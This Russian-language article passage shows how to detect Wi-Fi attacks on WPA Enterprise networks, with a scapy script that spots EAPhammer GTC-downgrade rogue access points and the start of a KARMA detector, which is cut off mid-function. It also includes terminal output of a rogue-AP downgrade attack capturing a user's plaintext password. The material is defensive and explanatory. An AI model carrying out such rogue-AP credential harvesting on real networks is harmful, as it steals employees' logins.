
Беспроводные сети WPA Enterprise используют отдельный сервер аутентификации и поддерживают множество методов приема учетных данных от клиента. И некоторые из них небезопасны настолько, что могут заставить клиента отправить пароль открытым текстом или в виде хеша. Даже если у тебя высокозащищенная WPA Enterprise TLS, то нет никакой гарантии, что пользователи корректно настроили свои устройства и те не подвержены понижению методов аутентификации. Ведь целью этой атаки являются клиенты.

Нормальные точки доступа WPA Enterprise будут запрашивать у клиента передачу учетных данных наиболее безопасным способом, но специализированные хакерские используют обратный порядок методов аутентификации — от небезопасного к безопасному, осуществляя тем самым downgrade, или понижение аутентификации. Именно благодаря этой особенности мы и попробуем вычислить атаку:

```
defence/wifi/eap.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from mac_vendor_lookup import MacLookup # pip3 install
mac-vendor-lookup
from datetime import datetime, timedelta
from time import sleep
from random import random
from sys import argv
from os import system


iface = argv[1]
conf.iface = iface
conf.verb = 0
oui = MacLookup()

alerts = []
def alert(ap):
    global aps
    if ap in alerts:
        return
    try: vendor = oui.lookup(ap)
    except: vendor = ""
    print(f'[!] EAPhammer detected: "{ap} {aps[ap]["essid"]}" {aps[ap
]["signal"]}dBm {aps[ap]["freq"]}MHz (uptime: {aps[ap]["uptime"]}) [{
vendor}]')
    system("zenity --warning --title='EAPhammer detected' --text='
EAPhammer detected' &")
    #system("echo 'EAPhammer detected' | festival --tts --language
english")
    alerts.append(ap)

def get_uptime(timestamp):
    delta = timedelta(microseconds=timestamp)
    upTime = str(delta).split('.')[0]
    #upSince = str(datetime.now() - delta).split('.')[0]
    return upTime

aps = {}
beacons = set()
def parse_raw_80211(p):
    global beacons
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        beacons.add(ap)
        if not ap in aps:
            if "privacy" in p[Dot11Beacon].cap:
                layer = p[Dot11Elt].payload
                while True:
                    if not layer:
                        break
                    if layer.ID == 0x30:
                        if layer.info[17] == 1:
                            enc = "EAP"
                        else:
                            enc = "WPA"
                        break
                    layer = layer.payload
            else:
                enc = "OPN"
            aps[ap] = {"essid": essid, "enc": enc, "signal": signal,
"freq": freq, "uptime": get_uptime(p[Dot11Beacon].timestamp)}
            if enc == "EAP":
                try: vendor = oui.lookup(ap)
                except: vendor = ""
                print(f'[*] WPA Enterprise detected {ap} "{essid}" {
signal}dBm {freq}MHz (uptime: {aps[ap]["uptime"]}) [{vendor}]')
    elif 0 and Dot11ProbeResp in p: # hidden, karma
        if p[Dot11].subtype == 5:
            ap = p[Dot11].addr2
            essid = str(p[Dot11Elt].info, "utf-8")
            aps[ap] = {"essid": essid, "enc": "EAP", "signal": signal
, "freq": freq, "uptime": 0}

is_assoc = False
is_ident = False
peap_type = None
def connect(ap, essid):
    global is_assoc, is_ident, peap_type
    is_assoc = False
    is_ident = False
    peap_type = None

    def get_random_mac(l=6):
        return ':'.join(list(map(lambda x:"%02x"%int(random()*0xff),
range(l))))
    source = "00:" + get_random_mac(5)

    #print(f" > auth req {ap}")
    authorization_request = RadioTap()/Dot11(proto=0, FCfield=0,
subtype=11, addr2=source, addr3=ap, addr1=ap, SC=0, type=0)\
        / Dot11Auth(status=0, seqnum=1, algo=0)
    if not srp1(authorization_request, verbose=0, timeout=1.0):
        return
    #print(f" > auth resp {ap}")

    def get_assoc_resp():
        def handle(p):
            global is_assoc, is_ident
            seen_receiver = p[Dot11].addr1
            seen_sender = p[Dot11].addr2
            seen_bssid = p[Dot11].addr3

            if ap.lower() == seen_bssid.lower() and \
              ap.lower() == seen_sender.lower() and \
              source.lower() == seen_receiver.lower():
                if Dot11AssoResp in p:
                    #print(f" < assoc resp {ap}")
                    is_assoc = True
                elif EAP in p and p[EAP].code == 1:
                    #print(f" < ident req {ap}")
                    is_ident = True
        sniff(iface=iface, lfilter=lambda p: p.haslayer(Dot11AssoResp
) or p.haslayer(EAP), stop_filter=handle, timeout=1.0, store=0)
    #print(f" > assoc req {ap}")
    association_request = RadioTap()/Dot11(proto=0, FCfield=0,
subtype=0, addr2=source, addr3=ap, addr1=ap, SC=0, type=0)\
        / Dot11AssoReq(listen_interval=1, cap=0x3114)\
        / Dot11Elt(ID=0, len=len(essid), info=essid)\
        / Dot11Elt(ID=1, len=8, info=b'\x82\x84\x8b\x96\x0c\x12\x18\
x24')\
        / Dot11Elt(ID=48, len=0x14, info=b'\x01\x00\x00\x0f\xac\x04\
x01\x00\x00\x0f\xac\x04\x01\x00\x00\x0f\xac\x01\x00\x00')\
        / Dot11Elt(ID=50, len=4, info=b'\x30\x48\x60\x6c')\
        / Dot11Elt(ID=59, len=0x14, info=b'\x51\x51\x53\x54\x73\x74\
x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82')\
        / Dot11Elt(ID=221, len=8, info=b'\x8c\xfd\xf0\x01\x01\x02\
x01\x00')
    Thread(target=get_assoc_resp).start()
    sendp(association_request, verbose=0)
    wait = 1.0
    while not is_ident and wait > 0:
        sleep(0.001)
        wait -= 0.001
    if not is_ident:
        return

    peap_type = 0
    def get_ident():
        def handle(p):
            global peap_type
            seen_receiver = p[Dot11].addr1
            seen_sender = p[Dot11].addr2
            seen_bssid = p[Dot11].addr3

            if ap.lower() == seen_bssid.lower() and \
              ap.lower() == seen_sender.lower() and \
              source.lower() == seen_receiver.lower():
                if EAP_PEAP in p:
                    #print(f" > peap req {ap}")
                    peap_type = p[EAP_PEAP].type

        sniff(iface=iface, lfilter=lambda p: p.haslayer(EAP_PEAP),
stop_filter=handle, timeout=5, store=0)
    #print(f" > ident resp {ap}")
    eap_identity_response = RadioTap()/Dot11(proto=0, FCfield=1,
subtype=8, addr2=source, addr3=ap, addr1=ap, SC=0, type=2, ID=55808)\
        / Dot11QoS(TID=6, TXOP=0, EOSP=0) \
        / LLC(dsap=0xaa, ssap=0xaa, ctrl=0x3)\
        / SNAP(OUI=0, code=0x888e)\
        / EAPOL(version=1, type=0, len=9)\
        / EAP(code=2, id=103, type=1, identity=b'user')
    Thread(target=get_ident).start()
    sendp(eap_identity_response, verbose=0, count=100)
    wait = 1.0
    while not peap_type and wait > 0:
        sleep(0.001)
        wait -= 0.001
    #print(f" > done {ap}")
    return peap_type

checked = []
def analyze():
    global checked, beacons
    while True:
        for ap in aps.copy():
            if not ap in checked and aps[ap]["enc"] == "EAP" and ap
in beacons:
                peap_type = connect(ap, aps[ap]["essid"])
                if peap_type != None:
                    checked.append(ap)
                    if peap_type == 25: #
CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
                        alert(ap)
        beacons = set()
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Этот скрипт мониторит только беспроводные сети WPA Enterprise, выполняя подключение к каждой из них и анализируя предлагаемые точкой доступа методы аутентификации.

В это время хакер прогуливается неподалеку от ресепшена, ожидая появления сотрудников.




```
┌[s0i37@localhost] - [/home/s0i37] - [19.02 22:02]
└[$]> cd wifi
┌[s0i37@localhost] - [/home/s0i37/wifi] - [19.02 22:02]
└[$]> cd roque_ap
┌[s0i37@localhost] - [/home/s0i37/wifi/roque_ap] - [19.
02 22:02]
└[$]> cd eap
┌[s0i37@localhost] - [/home/s0i37/wifi/roque_ap/eap] -
[19.02 22:02]
└[$]> ./run.sh 'Corp'
[+] attacking Corp
channel=3
hw_mode=g
Configuration file: /tmp/hostapd-wpe.conf
Using interface wlan0 with hwaddr a8:9c:ed:[redacted] and
ssid "Corp"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: IEEE 802.11 driver had channel switch: freq=2422,
 ht=0, vht_ch=0x0, offset=0, width=0 (20 MHz (no HT)), c
f1=2422, cf2=0
wlan0: CTRL-EVENT-CHANNEL-SWITCH freq=2422 ht_enabled=0
ch_offset=0 ch_width=20 MHz (no HT) cf1=2422 cf2=0 dfs=0
wlan0: AP-CSA-FINISHED freq=2422 dfs=0

wlan0: STA 00:08:22:[redacted] IEEE 802.11: associated
wlan0: CTRL-EVENT-EAP-STARTED 00:08:22:[redacted]
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


GTC: Mon Feb 19 22:04:43 2024
         username:      corp\iivanov
         password:      P@ssw0rd
wlan0: CTRL-EVENT-EAP-FAILURE 00:08:22:[redacted]
wlan0: STA 00:08:22:[redacted] IEEE 802.1X: authentication
 failed - EAP type: 0 (unknown)
wlan0: STA 00:08:22:[redacted] IEEE 802.1X: Supplicant use
d different EAP type: 25 (PEAP)
```

Хакер проводит атаку GTC downgrade

С виду это обычный человек с телефоном в руке. Мы же в это самое время прослушиваем радиоэфир на наличие сетей WPA Enterprise. И если вдруг в радиоэфире обнаружилась еще одна сеть, да еще и с тем же именем, то это уже первый тревожный звоночек. Если точка доступа появилась спустя некоторое время, это означает ее вероятную подвижность (телефон или ноутбук), нехарактерную для легитимной точки доступа WPA Enterprise, но больше похожую на хакера.

Мы видим, что MAC адрес этого устройства   от другого вендора, нежели легитимные точки доступа, в нашем случае это беспроводная сетевая карта Alfa, особо популярная среди хакеров. Еще мы видим низкий uptime (несколько часов), который несравнимо меньше легитимных точек доступа (несколько месяцев).

И наконец, наш скрипт пытается аутентифицироваться в каждой доступной сети WPA Enterprise и проверить предложенный точкой доступа метод аутентификации. В нашем случае скрипт констатирует, что это была попытка хакерской атаки на понижение методов аутентификации.



```
~/src/defence/wifi(main*) » sudo ./eap.py wlan0mon 2> /dev/null
[*] WPA Enterprise detected f4:b7:8d:[redacted] "USSC [redacted]" -82dBm 2412MHz (uptime: 220 days, 16:38:28) [HUAWEI TECHNOLOGIES CO.,LTD]
[*] WPA Enterprise detected f4:b7:8d:[redacted] "USSC [redacted]" -55dBm 2412MHz (uptime: 220 days, 16:33:05) [HUAWEI TECHNOLOGIES CO.,LTD]
[*] WPA Enterprise detected f4:b7:8d:[redacted] "USSC [redacted]" -86dBm 2412MHz (uptime: 220 days, 16:51:08) [HUAWEI TECHNOLOGIES CO.,LTD]
[*] WPA Enterprise detected f4:b7:8d:[redacted] "USSC [redacted]" -53dBm 2437MHz (uptime: 220 days, 16:34:45) [HUAWEI TECHNOLOGIES CO.,LTD]
[*] WPA Enterprise detected 5c:64:7a:[redacted] "USSC [redacted]" -79dBm 2437MHz (uptime: 220 days, 16:42:59) []
[*] WPA Enterprise detected f4:b7:8d:[redacted] "USSC [redacted]" -83dBm 2437MHz (uptime: 215 days, 8:13:58) [HUAWEI TECHNOLOGIES CO.,LTD]
[*] WPA Enterprise detected 00:e0:3e:11:22:33 "Corp" -50dBm 2437MHz (uptime: 7:33:52) [ALFATECH, INC.]
[!] EAPhammer detected: "00:e0:3e:11:22:33 Corp" -50dBm 2437MHz (uptime: 7:33:52) [ALFATECH, INC.]
```

Детект атаки GTC downgrade с помощью EAPHammer

Уровень сигнала дает нам понять, что хакер находится не так далеко от нас.

KARMA

Детектом хакерской техники KARMA мы окончательно добьем злоумышленника, а детектить эту атаку проще, чем все рассмотренные ранее техники.


Атака KARMA сама по себе не так сильно распространена, как остальные. Ты можешь ознакомиться с ней в статье «КARMAгеддон. Атакуем клиентские устройства с помощью Karma». В чистом виде эта атака практически не встречается, и пользоваться ей будут только очень целеустремленные хакеры. Однако ее техника часто используется в сочетании с другими атаками для привлечения клиентов, например популярными хакерскими утилитами EAPHammer, hcxdumptool, Wifiphisher и многими другими — всеми, что реализуют RoqueAP.

И что особо примечательно, техника KARMA — дефолтная у большинства этих утилит. Стало быть, шансы поймать хакера повышаются даже при проведении иных атак на Wi-Fi.

Задетектить атаку KARMA достаточно просто. Для этого мы всего лишь должны отправить Probe-запрос со случайно сгенерированным именем сети, на который, по идее, не должен ответить никто, кроме специализированных хакерских точек доступа:

```
defence/wifi/karma.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from mac_vendor_lookup import MacLookup # pip3 install
mac-vendor-lookup
from random import choice
from string import ascii_letters
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0
oui = MacLookup()

alerts = []
def alert(ap, essid, signal):
    if ap in alerts:
        return

    print(f'[!] KARMA detected: {ap} "{essid}" {signal}dBm [{oui.
lookup(ap)}]')
    system("zenity --warning --title='KARMA detected' --text='KARMA
detected' &")
    #system("echo 'KARMA detected' | festival --tts --language
english")
    alerts.append(ap)

def probe_request(essid):
    source = "00:11:22:33:44:55"
    target = "ff:ff:ff:ff:ff:ff"
    radio = RadioTap()
